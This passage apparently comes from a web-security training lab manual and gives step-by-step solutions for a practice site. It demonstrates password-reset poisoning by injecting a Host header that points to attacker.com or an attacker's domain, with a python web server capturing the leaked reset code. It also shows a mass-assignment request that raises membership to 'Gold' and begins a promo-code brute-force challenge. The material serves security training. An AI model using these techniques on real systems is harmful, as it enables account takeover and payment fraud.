
Step 2: Capture the request and change the value of the 'Host' header from "topup.webhacklab.com" to "attacker.com" and send it, the application accepts the request:



Step 3: You will receive an email with a password reset link. However, the link has not been poisoned and contains the original domain 'topup.webhacklab.com'. This suggests that the application is either not vulnerable or there is some header validation in place.




Step 4: Change the value of the header 'Host' in the request to 'topup.webhacklab.com.**<Own_Domain>**' and send it, the application will again accept the request:




Step 5: Start a python web server on port 80.

```
root@Kali:~# python3 -m http.server 80
```




Step 6: Open the password reset email and notice that the email reset link now has our custom domain and the original domain as its subdomain:




Step 7: Open the link and notice that python “SimpleHTTPServer” will receive a request containing the password reset code.

```
┌──(root💀kali)-[~/tools]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [11/Jul/2021 02:14:45] code 404, message File not found
127.0.0.1 - - [11/Jul/2021 02:14:45] "GET /Account/ResetPassword?code=h0NX5OD6Ana/gcziUkSf2Tf
XUWYAbIgIwHhqb6skA2I=&userId=30806fb6-8453-4d1a-b783-4096770488aa HTTP/1.1" 404 -
127.0.0.1 - - [11/Jul/2021 02:14:45] code 404, message File not found
127.0.0.1 - - [11/Jul/2021 02:14:45] "GET /favicon.ico HTTP/1.1" 404 -
```

Step 8: By removing the injected domain from the password reset link we can go to the reset password page and change the account password.



Step 9: Using the newly set password we can login into the account.



Module: Business Logic and Authz Flaws


Mass Assignment

Challenge URL: http://topup.webhacklab.com/api/user


- **Escalate privilege from a "bronze" user to a "gold" user through profile update to avail additional discount.**

Solution:

Step 1: Login into the topup application and go to the profile page. Notice that the application shows that the user membership is "Bronze".




Step 2: Select a topup and notice that no membership discount is provided for the user.




Step 3: Update the user profile and intercept the request, as shown below:


Step 4: In the intercepted request add another JSON parameter '"membership":"Gold"' and send the request.




Step 5: Refresh the profile page and notice that the membership has been updated to "Gold".



Step 6: Select the same topup and notice that an additional membership discount of 20% is provided (being a Gold member).



Step 7: To complete the payment process, use a random number as the credit card number (do not use a real credit card number).




Invite/Promo Code Bypass

Challenge URL: http://topup.webhacklab.com/Shop/Topup

- **Identify the promo code generation mechanism for O2 Mobile.**
- **Brute-force and identify valid secret promo codes to get maximum discount on recharge (greater than 50%).**

